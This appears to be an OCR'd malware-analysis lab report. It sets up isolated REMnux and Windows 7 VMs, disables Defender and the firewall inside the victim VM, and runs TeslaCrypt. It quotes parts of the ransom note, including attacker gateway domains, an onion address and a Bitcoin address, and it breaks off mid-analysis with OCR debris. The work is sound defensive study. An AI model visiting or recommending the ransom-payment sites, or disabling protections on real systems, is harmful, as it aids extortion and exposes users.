Malware Analysis Report
Ransomwar


1) Description of Project

This project consists of dynamic malware analysis. We will be understanding how a malware sample (TeslaCrypt), will be affecting a Windows 7 32bit Virtual Machine (VM). We will introduce another malware sample to the same VM, and see how they interact with each other and ultimately affect the Windows 7 VM. We will be using a Remnux Linux VM, which contains the necessary malware analysis tools to help us register and observe the activity of both malwares. The malware analysis tools being used are INetSim, Wireshark, Windows Event Viewer logs. and Sysmon logs. VirtualBox will be used to manage our two VMs.

2) Setting Up Malware Analysis Environment

Step 1: Create Analysis VM

- The specific VM being used is Remnux.
  - It can be downloaded HERE.
- When your download is complete, open Oracle Virtualbox and click “Import Appliance” under File.
- Choose the file location of the Remnux download and begin importing.



Virtual System 1

Name	remnux-v7-focal
Guest OS Type	Ubuntu (64-bit)
CPU	2
RAM	4096 MB
DVD	☑
USB Controll	
Sound Card	
Network Ada	
Storage Cont	
Storage Cont	
Storage Cont	
Virtual Disk Image	remnux-v7-focal-disk001.vmdk
Base Folder	C:\Users\Alec Macanlalay\VirtualBox VMs
Primary Group	/

Importing Appliance ...: Importing appliance 'C:\Users\Alec Macan...

Importing virtual disk image 'remnux-v7-focal-disk001.vmdk' ... (2/3)

8%


5 minutes remaining

Step 2: Create Victim VM

- Windows 7 32-bit will be our victim VM.
  - It can be downloaded HERE.
  - In the drop down menu under Virtual Machines, select IE11 on Win 7 (x86).
  - In the drop down menu under VM platform, select VirtualBox.
- Refer to step 1 to import.

Step 3: Download malware samples onto Victim VM

- Set the Network settings to NAT in order to allow internet connection.
  - This is only temporary as this will be changed in step 4.
  - Click Settings at the top of the VirtualBox client.
  - Select Network then enable the network adapter attached to NAT.



☑ Enable Network Adapter


Attached to: NAT

Name:

- Startup the VM and access the browser.
- The malware samples can be downloaded from theZoo.
  - This is a GitHub repo that holds a multitude of malware samples for the purpose of malware analysis.

Step 4: Install sysmon on Victim VM


- Sysmon gives us the ability to monitor and log malware activity.
- Open the command prompt and enter the following command:



```
C:\Users\IEUser\Downloads\Sysmon\Sysmon>Sysmon.exe -i -n -accepteula


System Monitor v13.02 - System activity monitor
Copyright (C) 2014-2021 Mark Russinovich and Thomas Garnier
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Re
served.
Sysinternals - www.sysinternals.com

Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.
```

Step 5: Disable Windows Defender and Windows Firewall within the Victim VM

- This will allow the malware to infect the VM without any issues.
- Click Start and Control Panel
  - Click Windows Defender -> Tools -> Options -> Administrator -> Uncheck “Use this program” -> Save



□ Use this program

When the setting is on, this program will alert all users if spyware or other potentially unwanted software attempts to run or install itself on this computer.

□ Display items from all users of this computer

When the setting is on, this program will allow you to see the History, Allowed items, and Quarantined items from all users. Items are hidden by default to protect user privacy.


Windows Defender

This program is turned off

If you are using another program that checks for harmful or unwanted software, use the Action Center to check that program's status.

If you would like to use this program, click here to turn it on.

- Click Windows Firewall -> Turn Windows Firewall on or off -> Turn off -> OK



Customize settings for each type of network

You can modify the firewall settings for each type of network location that you use.

What are network locations?

Home or work (private) network location settings

○ Turn on Windows Firewall

□ Block all incoming connections, including those in the list of allowed programs

☑ Notify me when Windows Firewall blocks a new program

● Turn off Windows Firewall (not recommended)

Public network location settings

○ Turn on Windows Firewall

□ Block all incoming connections, including those in the list of allowed programs


☑ Notify me when Windows Firewall blocks a new program

● Turn off Windows Firewall (not recommended)

Step 6: Setup VMs in an isolated network

- This is a critical step to ensure that we do not affect our own host network and machines.
- For both the Analysis and Victim VM, enter the Network settings in VirtualBox.

- ○ Changed “Attached To” to Internal Network where you can also name the network.




☑ Enable Network Adapter

Attached to: Internal Network

Name: MalwareAnalysis


Step 7: Configure DNS gateway between both VMs

- This step allows the Analysis VM and Victim VM to communicate to each other.
- Type run in the search bar.
- In the run box that appears, type “ncpa.cpl” opening the Network Control Panel.
- Right click on “Local Area Connection” and go to properties.
- Double click on Internet Protocol Version 4.
- Select “Use the following IP address:”.
  - In IP address, input the IP address of the Windows 7 VM.
    - Using <ipconfig> in the command prompt will show the IP address of the Windows 7 VM.




```
C:\Users\IEUser>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::80ac:4126:fa58:1b81%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.3
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.{6DEA801E-B8CF-4A14-B170-6BEB28164F97}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\IEUser>
```

- Set subnet mask type as 255.255.255.0.
- Set Default Gateway as the IP address of the Remnux VM.
  - Using <ipconfig> in the Remnux terminal will show the IP address of the Remnux VM.



```
remnux@remnux:~$ ipconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.2  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::a00:27ff:fe26:c91d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:26:c9:1d  txqueuelen 1000  (Ethernet)
        RX packets 45  bytes 6594 (6.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 1542 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- Select option “use the following DNS server addresses:”
  - Set Preferred DNS server as the IP address of the Remnux VM.
- Click OK -> The IPv4 properties should look something like this:



You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address:	10 . 10 . 10 . 3
Subnet mask:	255 . 255 . 255 . 0
Default gateway:	10 . 10 . 10 . 2


○ Obtain DNS server address automatically

● Use the following DNS server addresses:

Preferred DNS server:	10 . 10 . 10 . 2
Alternate DNS server:	. . .

□ Validate settings upon exit


- To ensure you did these steps correctly, use <ipconfig> in the Windows 7 command prompt.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::80ac:4126:fa58:1b81%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.3
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{6DEA801E-B8CF-4A14-B170-6BEB28164F97}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```


Step 8: Edit INetSim configuration page on Remnux

- This step ensures the malware can be run in an environment where internet connection is being simulated without actually connecting to the internet.
- Open the Terminal.
    - Type <sudo vi /etc/inetsim/inetsim.conf> to modify the INetSim configurations page.
- When the text editor opens, press the “i” key on your keyboard.
- Locate the “service bind address” line and change the IP address to the Remnux VM IP address.



```
#########################################
# service_bind_address
#
# IP address to bind services to
#
# Syntax: service_bind_address <IP address>
#
# Default: 127.0.0.1
#
service_bind_address    10.10.10.2
```

    - Delete the pound sign at the beginning of the line to uncomment.
- Locate the “default ip address line” and change that IP address to the Remnux VM IP address.
    - Delete the pound sign at the beginning of the line to uncomment.




```
#########################################
# dns_default_ip
#
# Default IP address to return with DNS replies
#
# Syntax: dns_default_ip <IP address>
#
# Default: 127.0.0.1
#
dns_default_ip          10.10.10.2
```

Step 9: Take a snapshot of both VMs

- This is important so we can restore back to a session in the VMs where they are at a “clean slate” before executing any malware.
  - A good safety precaution to take is to also take a snapshot of the initial import of the VMs.

3) Individual Component Breakdown

TeslaCrypt					
File Name	teslacrypt1.exe	**File Size**	261kb	**Category**	Ransomware
MD5	f755a44bbb97e9ba70bf38f1bdc67722				
SHA256	3b246faa7e4b2a8550aa619f4da893db83721aacf62b46e5863644a5249aa87e				
Description					
TeslaCrypt is ransomware that encrypts files saved on the machine and demands payment in order to obtain the decryption key needed to restore normal access to the affected files. Generally, TeslaCrypt is distributed by browser exploit kits. Users will be diverted to a page that profiles their system for any vulnerable browser-based applications. If there are vulnerabilities, TeslaCrypt will be run on the user’s machine. For the purpose of this project, we will have a pre-downloaded TeslaCrypt executable from theZoo.					
General Infection Information					
● Before running any malware, start INetSim and Wireshark in the Remnux VM. ● After running teslacrypt1.exe, it only takes a few seconds for infection to begin. ● The desktop background changes almost immediately.					



ocuments, photos, databases and other important files have been encrypted
strongest encryption RSA-2048 key, generated for this computer.


ecryption key is stored on a secret Internet server and nobody can
our files until you pay and obtain the private key.

u see the main encryptor red window, examine it and follow the instructions.
rwise, it seems that you or your antivirus deleted the encryptor program.
have the last chance to decrypt your files.

http://3kxwjihmkgibht2s.wh47f2as19.com or http://34r6hq26q2h4jkzj.7hwr34n18.com ,
s://3kxwjihmkgibht2s.s5.tor-gateways.de/ in your browser.
public gates to the secret server.
paste the following Bitcoin address in the input form on server. Avoid missprints.
dhZJs3ZXYfBHWvwuXq83c5qQ3xm
w the instructions on the server.

u have problems with gates, use direct connection:
wnload Tor Browser from http://torproject.org
or Browser open the http://34r6hq26q2h4jkzj.onion/
that this server is available via Tor Browser only.
try in 1 hour if site is not reachable.
and paste the following Bitcoin address in the input form on server. Avoid missprints.
RAU7dhZJs3ZXYfBHWvwuXq83c5qQ3xm
w the instructions on the server.

- An unclosable splash screen opens telling us that our files were encrypted using a unique public RSA-2048 key.
    - We are instructed to visit a file decryption site and pay for the private key in order to decrypt our files.



Your personal files are encrypted!

Your decryption price will be doubled on:

4/17/2021

Time left: 00:00

Your files have been safely encrypted on this PC: photos, videos, documents, etc. Click "Show encrypted files" Button to view a complete list of encrypted files, and you can personally verify this.

